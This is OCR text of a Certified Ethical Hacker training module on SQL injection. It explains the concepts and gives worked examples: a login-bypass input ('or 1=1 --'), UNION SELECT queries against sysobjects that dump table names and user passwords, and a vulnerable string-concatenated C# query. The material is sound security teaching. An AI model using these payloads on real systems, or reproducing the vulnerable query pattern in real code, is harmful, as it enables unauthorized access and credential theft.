
C|EH™
Certified Ethical Hacker

Module 15:
SQL Injection



Module Objectives


SQL injection is the most common and devastating attack that attackers can launch to take control of a website. Attackers use various tricks and techniques to compromise data-driven web applications, causing organizations to incur severe losses in terms of money, reputation, data, and functionality. This module will discuss SQL injection attacks as well as the tools and techniques used by attackers to perform such attacks.

At the end of this module, you will be able:

- Describe the SQL injection concepts
- Perform various types of SQL injection attacks
- Describe the SQL injection methodology
- Use different SQL injection tools
- Explain different IDS evasion techniques
- Adopt SQL injection countermeasures
- Use different SQL injection detection tools

SQL Injection Concepts

This section discusses the basic concepts of SQL injection attacks and their intensity. It starts with an introduction to SQL injection and the basics required to understand SQL injection attacks, followed by some examples of such attacks.



What is SQL Injection?

Structured Query Language (SQL) is a textual language used by a database server. SQL commands used to perform operations on the database include **INSERT**, **SELECT**, **UPDATE**, and **DELETE**. These commands are used to manipulate data in the database server.

Programmers use sequential SQL commands with client-supplied parameters, making it easier for attackers to inject commands. SQL injection is a technique used to take advantage of unsanitized input vulnerabilities to pass SQL commands through a web application for execution by a backend database. In this technique, the attacker injects malicious SQL queries into the user input form either to gain unauthorized access to a database or to retrieve information directly from the database. Such attacks are possible because of a flaw in web applications and not because of any issue with the database or the web server.


SQL injection attacks use a series of malicious SQL queries or SQL statements to manipulate the database directly. An application often uses SQL statements to authenticate users to the application, validate roles and access levels, store and obtain information for the application and user, and link to other data sources. SQL injection attacks work because the application does not properly validate an input before passing it to an SQL statement.

Why Bother about SQL Injection?

SQL injection is a major issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection can be used to implement the following attacks:


- **Authentication Bypass**: Using this attack, an attacker logs onto an application without providing a valid username and password, and gains administrative privileges.

- **Authorization Bypass**: Using this attack, an attacker alters authorization information stored in the database by exploiting an SQL injection vulnerability.
- **Information Disclosure**: Using this attack, an attacker obtains sensitive information that is stored in the database.
- **Compromised Data Integrity**: Using this attack, an attacker defaces a web page, inserts malicious content into web pages, or alters the contents of a database.
- **Compromised Availability of Data**: Using this attack, an attacker deletes the database information, delete logs, or audit information stored in a database.
- **Remote Code Execution**: Using this attack, an attacker compromises the host OS.



SQL Injection and Server-side Technologies

Powerful server-side technologies such as ASP.NET and database servers allow developers to create dynamic, data-driven websites and web applications with incredible ease. These technologies implement business logic on the server side, which then serves incoming requests from clients. The server-side technology smoothly accesses, delivers, stores, and restores information. Various server-side technologies include ASP, ASP.Net, Cold Fusion, JSP, PHP, Python, Ruby on Rails, and so on. Some of these technologies are prone to SQL injection vulnerabilities, and applications developed using these technologies are vulnerable to SQL injection attacks. Web applications use various database technologies as part of their functionality. Some relational databases used for developing web applications include Microsoft SQL Server, Oracle, IBM DB2, and the open-source MySQL. Developers sometimes unknowingly ignore secure coding practices when using these technologies, which makes the applications and relational databases vulnerable to SQL injection attacks. These attacks do not exploit a specific software's vulnerability; instead, they target websites and web applications that do not follow secure coding practices to access and manipulate the data stored in a relational database.



Understanding HTTP POST Request

An HTTP POST request is a method for carrying the requested data to the web server. Unlike the HTTP GET method, the HTTP POST request carries the requested data as a part of the message body. Thus, it is considered more secure than HTTP GET. HTTP POST requests can also pass large amounts of data to the server. They are ideal for communicating with an XML web service. These methods submit and retrieve data from the web server.

When a user provides information and clicks **Submit**, the browser submits a string to the web server that contains the user's credentials. This string is visible in the body of the HTTP or HTTPS POST request as

```
select * from Users where (username = 'smith' and password = 'simpson');
```





Figure 15.1: Example of HTTP POST request



Understanding Normal SQL Query

A query is an SQL command. Programmers write and execute SQL code in the form of query statements. SQL queries include selecting data, retrieving data, inserting/updating data, and creating data objects such as databases and tables. Query statements begin with a command such as SELECT, UPDATE, CREATE, or DELETE. Queries are used in server-side technologies to communicate with an application's database. A user request supplies parameters to replace placeholders that may be used in the server-side language. From this, a query is constructed and then executed to fetch data or perform other tasks on the database.

The diagram below shows a typical SQL query. It is constructed with user-supplied values, and upon execution, it displays results from the database.





Figure 15.2: Example of normal SQL query



Understanding an SQL Injection Query

An SQL injection query exploits the normal execution of SQL. An attacker submits a request with values that will execute normally but return data from the database that the attacker seeks. The attacker can submit these malicious values because of the inability of the application to filter them before processing. If the values submitted by the users are not properly validated, then the application can potentially be targeted by an SQL injection attack.

An HTML form that receives and passes information posted by the user to the **Active Server Pages (ASP) script** running on an IIS web server is the best example of SQL injection. The information passed is the username and password. To create an SQL injection query, an attacker may submit the following values in application input fields, such as the username and password fields.

```
Username: Blah' or 1=1 --
```

```
Password: Springfield
```


As part of the normal execution of the query, these input values will replace placeholders, and the query will appear as follows:

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='
Springfield';
```

A close examination of this query reveals that the condition in the where clause will always be true. This query successfully executes as there is no syntax error, and it does not violate the normal execution of the query.

The diagram below shows a typical SQL injection query.

Figure 15.3: Example of SQL Injection attack



Understanding an SQL Injection Query—Code Analysis

Code analysis or code review is the most effective technique for identifying vulnerabilities or flaws in the code. An attacker exploits the vulnerabilities found in the code to gain access to the database. An attacker logs into an account by the following process:


1. A user enters a username and password that match a record in the user's table
2. A dynamically generated SQL query is used to retrieve the number of matching rows
3. The user is then authenticated and redirected to the requested page
4. When the attacker enters **blah' or 1=1 --,** then the SQL query will look like

   ```
   SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1 --' AND
   Password=''
   ```

5. A pair of hyphens indicate the beginning of a comment in SQL; therefore, the query simply becomes

   ```
   SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1
   ```

   ```
   string strQry = "SELECT Count(*) FROM Users WHERE UserName='" +
   txtUser.Text + "' AND Password='" + txtPassword.Text + "'";
   ```



Example of a Web Application Vulnerable to SQL Injection: BadProductList.aspx

The page shown in the figure below is a hacker's paradise because it allows an astute hacker to hijack it and obtain confidential information, change data in the database, damage the database records, and even create new database user accounts. Most SQL-compliant databases, including SQL Server, store metadata in a series of system tables with names sysobjects, syscolumns, sysindexes, and so on. Thus, a hacker could use the system tables to acquire database schema information to further compromise the database. For example, the following text entered into the txtFilter textbox may reveal the names of the user tables in the database:

```
UNION SELECT id, name, '', 0 FROM sysobjects WHERE xtype ='U' --
```

In particular, the **UNION** statement is useful for a hacker because it splices the results of one query into another. In this case, the hacker has spliced the names of the Users table in the database into the original query of the Products table. The only trick is to match the number and data types of the columns with the original query. The previous query might reveal that a table named Users exists in the database. A second query could reveal the columns in the Users table. Using this information, the hacker might enter the following into the txtFilter textbox:

```
UNION SELECT 0, UserName, Password, 0 FROM Users --
```

Entering this query reveals the usernames and passwords found in the Users table.

The page (BadProductList.aspx) displays products from the Northwind database and allows users to filter the resulting list of products using a textbox called txtFilter. As with the previous example (BadLogin.aspx), this code is vulnerable to SQL injection attacks. The executed SQL query is constructed dynamically from a user-supplied input.

